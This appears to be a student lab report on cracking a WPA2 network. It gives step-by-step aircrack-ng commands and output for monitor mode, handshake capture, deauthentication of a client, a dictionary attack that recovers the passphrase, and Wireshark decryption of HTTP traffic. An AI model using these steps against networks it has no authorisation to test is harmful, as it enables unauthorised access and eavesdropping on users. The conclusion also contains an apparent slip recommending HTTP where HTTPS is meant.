# Report - WiFi Cracking

Matsas Mario - a12446870@unet.univie.ac.at
Zamishchak Ihor - a11945552@unet.univie.ac.at
Togizbayev Yernaz - a01429473@unet.univie.ac.at

April 6, 2025, Vienna

## Contents

## 1 Stage 0

This section outlines the step-by-step process used to capture a WPA2 handshake from a wireless network and perform a dictionary-based password attack. The goal was to assess the vulnerability of networks protected by weak passphrases.

### 1.1 Checking Wireless Interface Mode

We started by identifying the current wireless interface mode using ‘iwconfig‘. This helped us determine whether the interface was in managed or monitor mode.

## 1.2 Killing Conflicting Processes

To avoid conflicts between processes such as network managers and the WPA supplicant, we used:


```
sudo airmon-ng check kill
```

## 1.3 Enabling Monitor Mode

Next, we switched the wireless adapter to monitor mode using:

```
sudo airmon-ng start wlan0
```

This created the ‘wlan0mon‘ interface to sniff traffic.



```
┌──(kali㉿kali)-[~]
└─$ setxkbmap -layout de

┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
   1787 wpa_supplicant


┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           mt7921e         MEDIATEK Corp. MT7921 802.11ax PCI Express Wireless Network Adapter
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)


┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```


Figure 1: Kill processes/Start Monitor mode

## 1.4 Scanning for Targets

With monitor mode enabled, we scanned for nearby Wi-Fi networks using:

```
sudo airodump-ng wlan0mon
```

We identified the target network: "SafestWiFi", and noted its BSSID and channel (CH).




```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

 CH  3 ][ Elapsed: 0 s ][ 2025-03-31 17:03

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 20:83:F8:50:EE:5C  -77        2        0    0   1  130   WPA2 CCMP   PSK  Office
 04:5F:B9:2F:63:41  -68        2        0    0   6  260   WPA2 CCMP   MGT  <length:  0>
 04:5F:B9:2F:63:40  -61        2        0    0   6  260   WPA2 CCMP   MGT  eduroam
 9E:7B:EF:0A:E4:73  -74        3        0    0   6   65   WPA2 CCMP   PSK  DIRECT-73-HP M428fdw LJ
 62:E9:AA:1D:14:27  -76        0        0    0   6  130   WPA2 CCMP   PSK  DIRECT-27-HP M282 LaserJet
 AA:E7:15:82:73:FC  -51        6        0    0   6  130   WPA2 CCMP   PSK  CE
 04:5F:B9:2F:AE:61  -62        3        0    0   1  260   WPA2 CCMP   MGT  <length:  0>
 04:5F:B9:2F:AE:60  -60        4        7    0   1  260   WPA2 CCMP   MGT  eduroam
 C0:4A:00:38:EC:AF  -50        5        0    0   1   54 . WPA2 CCMP   PSK  SafestWiFi
 86:EB:D7:B0:3D:3C  -32        9        0    0  11   65   WPA2 CCMP   PSK  Galaxy A51 79A0

 BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

 (not associated)   D2:6D:E5:2F:83:6A  -75    0 - 1      0        1
 (not associated)   7A:9B:0C:D5:15:79  -43    0 - 1      3        4
 C0:4A:00:38:EC:AF  B8:27:EB:CD:3E:5B  -42    0 - 1     34       35
Quitting...

┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng -w handshake -c 1 --bssid C0:4A:00:38:EC:AF wlan0mon
17:04:19  Created capture file "handshake-01.cap".
```

Figure 2: Scanning Wi-Fi networks

## 1.5 Capturing the Handshake

To begin capturing authentication packets, the following command was executed:

```
sudo airodump-ng -w handshake -c 1 --bssid C0:4A:00:38:EC:AF wlan0mon
```



```
 CH  1 ][ Elapsed: 2 mins ][ 2025-03-31 17:06 ][ WPA handshake: C0:4A:00:38:EC:AF

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C0:4A:00:38:EC:AF  -47   0     1237     2002    0   1   54 . WPA2 CCMP   PSK  SafestWiFi

 BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

 C0:4A:00:38:EC:AF  50:EB:71:89:58:9C  -50   48 - 6e     0     1105
 C0:4A:00:38:EC:AF  B8:27:EB:CD:3E:5B  -46   54 - 1      0    15125
Quitting ...

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads          handshake-01.csv         handshake-01.kismet.netxml  Music          Pictures  Templates
Documents  handshake-01.cap   handshake-01.kismet.csv  handshake-01.log.csv        passwords.txt  Public    Videos

┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng handshake-01.cap passwords.txt
Reading packets, please wait ...
Opening handshake-01.cap
Opening passwords.txt
Unsupported file format (not a pcap or IVs file).
Resetting EAPOL Handshake decoder state.
Read 48097 packets.

   #  BSSID              ESSID                     Encryption

   1  C0:4A:00:38:EC:AF  SafestWiFi                WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
```


Figure 3: Capturing handshake data

## 1.6 Forcing a Client to Reconnect

To capture the handshake faster, a connected device was forcefully disconnected, using the following command on a different command prompt:

```
sudo aireplay-ng --deauth 5 -a C0:4A:00:38:EC:AF -c B8:27:EB:CD:3E:5B wlan0mon
```

This caused a connected client to re-authenticate, generating the WPA2 handshake.




```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  passwords.txt  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 5 -a  C0:4A:00:38:EC:AF -c B8:27:EB:CD:3E:5B
No replay interface specified.
"aireplay-ng --help" for help.

┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 5 -a  C0:4A:00:38:EC:AF -c B8:27:EB:CD:3E:5B wlan0mon
17:06:16  Waiting for beacon frame (BSSID: C0:4A:00:38:EC:AF) on channel 1
17:06:17  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:CD:3E:5B] [28|64 ACKs]
17:06:18  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:CD:3E:5B] [57|119 ACKs]
17:06:18  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:CD:3E:5B] [ 0|61 ACKs]
17:06:19  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:CD:3E:5B] [24|62 ACKs]
17:06:19  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:CD:3E:5B] [ 0|61 ACKs]

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 4: Sending deauth packets

## 1.7 Cracking the Captured Handshake

After successfully capturing the handshake, a dictionary attack was launched:

```
sudo aircrack-ng handshake-01.cap -w passwords.txt
```




```
Choosing first network as target.

Reading packets, please wait...
Opening handshake-01.cap
Opening passwords.txt
Unsupported file format (not a pcap or IVs file).
Resetting EAPOL Handshake decoder state.
Read 48097 packets.

1 potential targets

Please specify a dictionary (option -w).


┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng handshake-01.cap -w passwords.txt
Reading packets, please wait...
Opening handshake-01.cap
Resetting EAPOL Handshake decoder state.
Read 48097 packets.

   #  BSSID              ESSID                     Encryption

   1  C0:4A:00:38:EC:AF  SafestWiFi                WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening handshake-01.cap
Resetting EAPOL Handshake decoder state.
Read 48097 packets.

1 potential targets
```

Figure 5: Running dictionary attack

### 1.8 Crack Success

After testing 8,025 passwords, we successfully cracked the Wi-Fi password:

```
KEY FOUND! [ shamrock ]
```



```
1 potential targets

                               Aircrack-ng 1.7

      [00:00:00] 8025/10000 keys tested (20852.39 k/s)

      Time left: 0 seconds                                      80.25%

                           KEY FOUND! [ shamrock ]


      Master Key     : 21 DF 6A B9 BF 04 83 FE D7 C2 09 B9 19 BB 5D 27
                       8A 0B F2 76 F9 B4 7F A6 59 BF 2F 77 54 B7 5C FC

      Transient Key  : A0 32 C0 A7 9D F1 E1 E1 AD 70 34 7B E4 F6 FD CA
                       10 6C EA BA C0 90 69 B1 8C E8 01 D8 C4 B5 20 6C
                       87 C1 B4 3A 94 B9 C2 6A 3A 31 61 6B A3 33 BC 99
                       2A B7 25 C4 DD 29 2E B6 AF 49 E5 FB 8C 5E 57 E6

      EAPOL HMAC     : C9 B7 DE 5C 4C DD 25 F2 3E D0 30 76 92 3D 2E 73


┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ wireshark handshake-01.cap &
[1] 18127
```

Figure 6: Key found


## 2 Stage 1

In this stage, we analyze the captured Wi-Fi traffic using Wireshark to extract meaningful application-level data. After successfully obtaining a WPA2 handshake and the network password, the goal was to decrypt the captured packets and inspect HTTP requests.

### 2.1 Launching Wireshark

Wireshark was launched with elevated privileges to ensure it had access to the network interface and capture files:

```
sudo wireshark handshake-01.cap &
```



handshake.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No. Time      Source           Destination      Protocc Lengt Info
  1 0.000000  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
  2 0.000020  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
  3 0.000036  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
  4 0.000052  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
  5 0.000068  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
  6 0.000084  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
  7 0.000100  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
  8 0.000115  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
  9 0.000131  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
 10 0.000146  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
 11 0.000162  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
 12 0.000178  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
 13 0.000195  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
 14 0.000213  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
 15 0.000229  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
 16 0.000652  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...
 17 0.003079  TpLinkTechno_…   RaspberryPiF_…   802.…   26 Deauthentication, SN=185, FN=0, Flags=....R...

› Frame 1: 26 bytes on wire (208 bits), 26 bytes captured (208 bits)    0000  c0 08 3a 01 b8 27 eb cd  3e 5b c0 4a 00 38 ec af   ··:··'·· >[·J·8··
› IEEE 802.11 Deauthentication, Flags: ....R...                          0010  c0 4a 00 38 ec af 90 0b  07 00                     ·J·8···· ··
› IEEE 802.11 Wireless Management
```

Figure 7: launched wireshark window

## 2.2 Configuring WPA2 Decryption

To decrypt encrypted packets, Wireshark was configured with the known password:

- Navigate to Edit → Preferences → Protocols → IEEE 802.11.
- Enable the "Enable decryption" checkbox.
- Click Edit under Decryption Keys, then click + to add a new key.
- Use the following format: `wpa-pwd:shamrock:SafestWifi`



IEEE 802.11 wireless LAN

- ✓ Reassemble fragmented 802.11 datagrams
- □ Ignore vendor-specific HT elements
- ✓ Call subdissector for retransmitted 802.11 frames
- □ Assume packets have FCS
- □ Validate the FCS checksum if possible

Ignore the Protection bit

- ● No
- ○ Yes - without IV
- ○ Yes - with IV

- □ Enable WPA Key MIC Length override

WPA Key MIC Length override 0

- □ Treat as S1G
- ✓ Enable decryption

Decryption keys Edit...


IEEE 802.11 UDP port(s)

| Key type | Key |
|---|---|
| wpa-pwd | shamrock |

Figure 8: decrypting wpa2

## 2.3 Filtering HTTP Requests

After enabling decryption, the traffic was filtered to display only HTTP requests using the 'http' filter. This revealed plaintext HTTP GET requests made by the client.


handshake.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.     Time       Source         Destination    Protocol Length Info
  45553 95.963720  192.168.133.7  192.168.133.1  HTTP     198 GET /watch?v=dQw4w9WgXcQ HTTP/1.1
  45561 95.966138  192.168.133.1  192.168.133.7  HTTP     254 HTTP/1.1 404 Not Found  (text/html)
  45934 106.5413…  192.168.133.7  192.168.133.1  HTTP     198 GET /watch?v=dQw4w9WgXcQ HTTP/1.1
  45942 106.5445…  192.168.133.1  192.168.133.7  HTTP     254 HTTP/1.1 404 Not Found  (text/html)
  46673 116.9641…  192.168.133.7  192.168.133.1  HTTP     198 GET /watch?v=dQw4w9WgXcQ HTTP/1.1
  46681 116.9671…  192.168.133.1  192.168.133.7  HTTP     254 HTTP/1.1 404 Not Found  (text/html)
```

```
› Frame 46673: 198 bytes on wire (1584 bits), 198 bytes captured (1584 bits)
› IEEE 802.11 Data, Flags: .p.....T
› Logical-Link Control
› Internet Protocol Version 4, Src: 192.168.133.7, Dst: 192.168.133.1
› Transmission Control Protocol, Src Port: 43500, Dst Port: 80, Seq: 1, Ack:
⌄ Hypertext Transfer Protocol
  › GET /watch?v=dQw4w9WgXcQ HTTP/1.1\r\n
    Host: www.youtube.com\r\n
    User-Agent: curl/7.74.0\r\n
    Accept: */*\r\n
    \r\n
    [Response in frame: 46681]
    [Full request URI: http://www.youtube.com/watch?v=dQw4w9WgXcQ]
```

```
0000  08 41 2c 00 c0 4a 00 38  ec af b8 27 eb cd 3e 5b   ·A,··J·8 ···'··>[
0010  c0 4a 00 38 ec b0 00 c9  06 01 00 20 00 00 00 00   ·J·8···· ··· ····
0020  09 8b 0e b7 ab 83 67 de  64 01 47 fe d8 5c 09 e1   ······g· d·G··\··
0030  b9 57 96 b8 0b 1e ab b5  90 81 cd 56 3e ab eb a5   ·W······ ···V>···
0040  2c 0b ca 74 38 72 c1 1c  44 c3 b7 49 92 74 9f 0d   ,··t8r·· D··I·t··
0050  98 ac e4 36 e6 d6 ec 74  7c e9 a1 7c 95 a4 ed 2d   ···6···t |··|···-
0060  46 19 cc 4e f8 4a c3 c2  bb b5 f5 62 68 1f 20 8f   F··N·J·· ···bh· ·
0070  5d 52 5a d1 dc 63 cd 13  75 20 7e d5 66 98 ee c9   ]RZ··c·· u ~·f···
0080  c3 b9 4b 2b 5a 3b 5b 75  84 60 36 b7 a0 d6 36 17   ··K+Z;[u ·`6···6·
0090  01 8f d1 d0 6e db df b4  53 54 fd 16 ba fb 92 bb   ····n··· ST······
00a0  62 7e c7 1f 10 29 ff ca  5d d4 c9 19 0c a8 2c 56   b~···)·· ]·····,V
00b0  bd 54 a4 14 ae 1c 24 f5  b5 7d 67 92 43 cf 60 24   ·T····$· ·}g·C·`$
00c0  5f 1b a3 91 21 e3                                  _···!·
```

Figure 9: filtered packets

### 2.4 Inspecting the Payload

By opening a relevant packet, going to the Hypertext Transfer Protocol section and scrolling down, the full request URL was revealed. In this case, the client attempted to access:

```
http://www.youtube.com/watch?v=dQw4w9WgXcQ
```

## 3 Conclusion

We managed to crack the Wi-Fi password, which turned out to be ‘shamrock‘ — ranked 1337 in common password lists. Since WPA2 is vulnerable to dictionary attacks and the password was pretty basic, it was relatively easy to break in. Switching to WPA3 and using a much stronger password with various symbols in it would make this kind of attack much harder.
After decrypting the capture with the password, we were also able to see the full URL the client was visiting:

```
http://www.youtube.com/watch?v=dQw4w9WgXcQ
```

This worked because the traffic was unencrypted (HTTP), so everything was visible once we had access. To avoid this, users could stick to using HTTPS only, while internet service providers could also enforce the use of HTTP, so that users can be protected at all times.